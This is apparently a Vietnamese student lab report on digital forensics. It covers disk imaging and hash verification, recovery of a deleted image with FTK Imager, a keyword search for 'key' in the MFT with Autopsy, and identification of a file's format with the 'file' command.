
< Back Finish Cancel Help

Bấm start để bắt đầu tạo image

Lab 1: Memory Forensics



Quá trình tạo image bắt đầu như sau




Thông tin về image vừa tạo


Lab 1: Memory Forensics

Drive/Image Verify Results	
<input type="checkbox"/>	
Name	KB03.001
Sector count	125829120
<input type="checkbox"/> MD5 Hash	
Computed hash	952957f8fc43e7fa20434ccc192f8df5
Report Hash	952957f8fc43e7fa20434ccc192f8df5
Verify result	Match
<input type="checkbox"/> SHA1 Hash	
Computed hash	aae6824245ad3ba5ac37492a74fbac166f5e
Report Hash	aae6824245ad3ba5ac37492a74fbac166f5e
Verify result	Match
<input type="checkbox"/> Bad Blocks List	
Bad block(s) in image	No bad blocks found in image


Thực hiện kiểm tra các evidence sau khi được dump bằng cách truy cập vào thư mục được chỉ định lưu Image vừa tạo




- Sau khi đã có Disk Image của ổ đĩa máy ảo, nhóm em sẽ thực hiện điều tra trên Disk Image này để tìm ảnh đã bị xóa trên ổ đĩa bằng công cụ FTK Image
- Mở tool FTK Image trên máy dùng để phân tích bằng chứng -> chọn Add Evidence Item



- Chọn loại bằng chứng cần phân tích: Image File



- Truy cập folder lưu các evidence khi nãy -> chọn file chứa evidence (file .zip)



- Tiếp đến nhóm em thực hiện tìm kiếm trên Evidence Tree để file ảnh đã xoá trên máy ảo.

Name	Size	Type	Date Modified
Zone.Identifier	1	Alternate D...	10/12/2024 11:47:3...

⇒ Nhóm em tìm thấy file ảnh đã xoá trong thư mục Recycle Bin.

- Tiếp đến, nhóm em sử dụng tính năng phục hồi file ảnh đã bị xoá (tính năng Export Files của tool FTK) và lưu trữ file này trong thư mục KB03\images


The screenshot shows a memory forensics interface with the following details:

- Evidence Tree:** A tree view showing various file systems and their contents. One node is expanded to show a file named **\$RRX856**.
- Context Menu:** A right-clicked context menu is open over the file **\$RRX856**. The menu items are:
 - Export Files...
 - Export File Hash List...
 - Export Logical Image (AD1)...
 - Add to Custom Content Image (AD1)
- File List:** A panel on the right showing a list of files, with one entry partially visible: **Zone.Identifier**.
- File Explorer View:** Below the Evidence Tree, there is a separate window or tab showing a file explorer interface. The path is: **images > This PC > tailieu (F:) > KB03 > images**. The file **\$RRX856** is listed in the contents.
- Image Preview:** A preview window shows the image file **\$RRX856.jpg**, which is a photograph of a monkey.


- Thủ mở file ảnh này thì chúng em thấy nó rất giống ảnh gốc (trước khi xoá)

Lab 1: Memory Forensics

- Để chắc chắn, nhóm em sẽ kiểm tra giá trị hash MD5 của file ảnh vừa được phục hồi với file gốc ban đầu.
- Giá trị hàm băm MD5 của ảnh khôi phục



- Giá trị MD5 của ảnh gốc tải về từ link được cung cấp




Lab 1: Memory Forensics

⇒ Hai ảnh này hoàn toàn giống nhau. Quá trình khôi phục ảnh thành công.

Yêu cầu: Các nhóm thực hiện chụp màn hình terminal sau khi hoàn thành điều tra bằng cách gõ các câu lệnh sau:

```
dir D:\KB03 | findstr "ConDao-island"
date /t
echo "Tên nhóm"
```



```
Windows PowerShell
PS F:\KB03\images> dir

Directory: F:\KB03\images

Mode                LastWriteTime       Length Name
----                -----          ---- 
-a----   10/12/2024  6:47 PM        619289 $RRXE856.jpg
-a----   10/12/2024  7:55 PM        619289 marek-michalsky-uXPBXlruX5o-unsplash.jpg

PS F:\KB03\images> dir F:\KB03\images | findstr "$RRXE856.jpg"
-a----   10/12/2024  6:47 PM        619289 $RRXE856.jpg
-a----   10/12/2024  7:55 PM        619289 marek-michalsky-uXPBXlruX5o-unsplash.jpg
PS F:\KB03\images> date /t
Get-Date : Cannot bind parameter 'Date'. Cannot convert value "/t" to type "System.DateTime". Error: "String was not recognized as a valid DateTime."
At line:1 char:6
+ date /t
+ ~~~
+     CategoryInfo          : InvalidArgument: (:) [Get-Date], ParameterBindingException
+     FullyQualifiedErrorMessage : CannotConvertArgumentNoMessage, Microsoft.PowerShell.Commands.GetDateCommand

PS F:\KB03\images> echo Group12
Group12
PS F:\KB03\images>
```


D. KỊCH BẢN 04

Tài nguyên: kb04-session02.bin.gz

Tìm thông tin có liên quan đến từ khóa “key” trong dữ liệu được cung cấp.

- Đầu tiên, chúng ta đưa file .bin nằm trong thư mục KB04 đã có vào Autopsy để tiến hành phân tích.

Lab 1: Memory Forensics



- Dựa theo yêu cầu đề bài, em lướt qua lần lượt các file và cuối cùng em tìm được 2 file chứa từ khóa key nằm trong thư mục Deleted file.

Name	S	C	O	Modified Time	Change Time	Access Time
key				2010-05-19 07:31:59 ICT	2010-05-19 07:31:59 ICT	2010-05-19 05:45
key:Zone.Identifier				2010-05-19 07:31:59 ICT	2010-05-19 07:31:59 ICT	2010-05-19 05:45

- Hay chúng ta có thể làm cách đơn giản hơn là Sử dụng chức năng Keyword Search nằm ở góc trên bên phải màn hình để tìm kiếm keyword "key".

Lab 1: Memory Forensics

The screenshot shows the Autopsy 4.21.0 interface with a keyword search for "key". The search results table lists two items: "key" and "Web Downloads Artifact". The "Web Downloads Artifact" item has its path "/key" highlighted in yellow. Below the table, there is a detailed view of the artifact, showing fields like Path, Path ID, URL, Domain, Program Name, and Comment.

- Theo như gợi ý của đề bài, chúng ta cũng có thể tìm thấy key bên trong các Master File Table (MFT). Tiếp tục sử dụng Keyword Search để tìm kiếm từ khóa “MFT” và nhóm có được 2 file như bên dưới.

The screenshot shows the Autopsy 4.21.0 interface with a keyword search for "MFT". The search results table lists two entries: "\$MFT" and "\$MFTMirr". The "Page: 1 of 1 Page" button is highlighted in yellow. Below the table, there is a detailed view of the artifacts, showing fields like OS Account, Data Artifacts, Analysis Results, Context, Annotations, and Other Occurrences.

- Tìm kiếm trong bản Hex của file MFT, đến trang 3/16 có một dòng có chữ "key" bên trong.

Lab 1: Memory Forensics

The screenshot shows the Autopsy 4.21.0 interface. On the left, the navigation pane includes 'Data Sources', 'File Views', 'File Types', 'Deleted Files' (with 'File System (2)' and 'All (4)' selected), 'MB File Size', 'Data Artifacts' (with 'Web Downloads (8)' selected), 'Analysis Results' (with 'EXIF Metadata (1)', 'Keyword Hits (4)', and 'User Content Suspected (1)' selected), 'OS Accounts', 'Tags', 'Score', and 'Reports'. The main pane displays a 'Keyword search' results table with two entries:

Name	Keyword Preview	Location
\$MFT	\$«mft»	/img_f100_6db079ca91c4860f.bin/vol_vo1/\$MFT
\$MFTMirr	\$mftmirr FILE0\$«MFT»FILE0\$MFTMirrFILE0\$LogFileFILE0	/img_f100_6db079ca91c4860f.bin/vol_vo1/\$MFTMirr

Below the table is a hex dump of memory starting at address 0x0000098a0. The dump shows several lines of data, with the line containing the keyword '\$key' highlighted in blue.

⇒ Vậy ta tìm được key có thể là “notdeleted, neverexisted”.


E. KỊCH BẢN 05

Tài nguyên: kb05-session02

- Vì trên máy Windows, nhóm em không thể biết được loại file này là định dạng gì. Do đó, nhóm em chuyển file này qua máy linux và dùng công cụ file để xem định dạng chính xác của file này


```
(bun㉿bun)-[~/Downloads]
$ file kb05-session02
kb05-session02: Zip archive data, at least v2.0 to extract, compression method=deflate
```

- ⇒ File này có định dạng gốc là file .zip
- Nhóm em thực hiện chuyển đổi định dạng cho file này thành file .zip để có thể truy cập được file




- Sau khi mở file này thì nhóm em thấy có 1 file .raw nên nhóm em sẽ dùng Autopsy để phân tích file .raw này

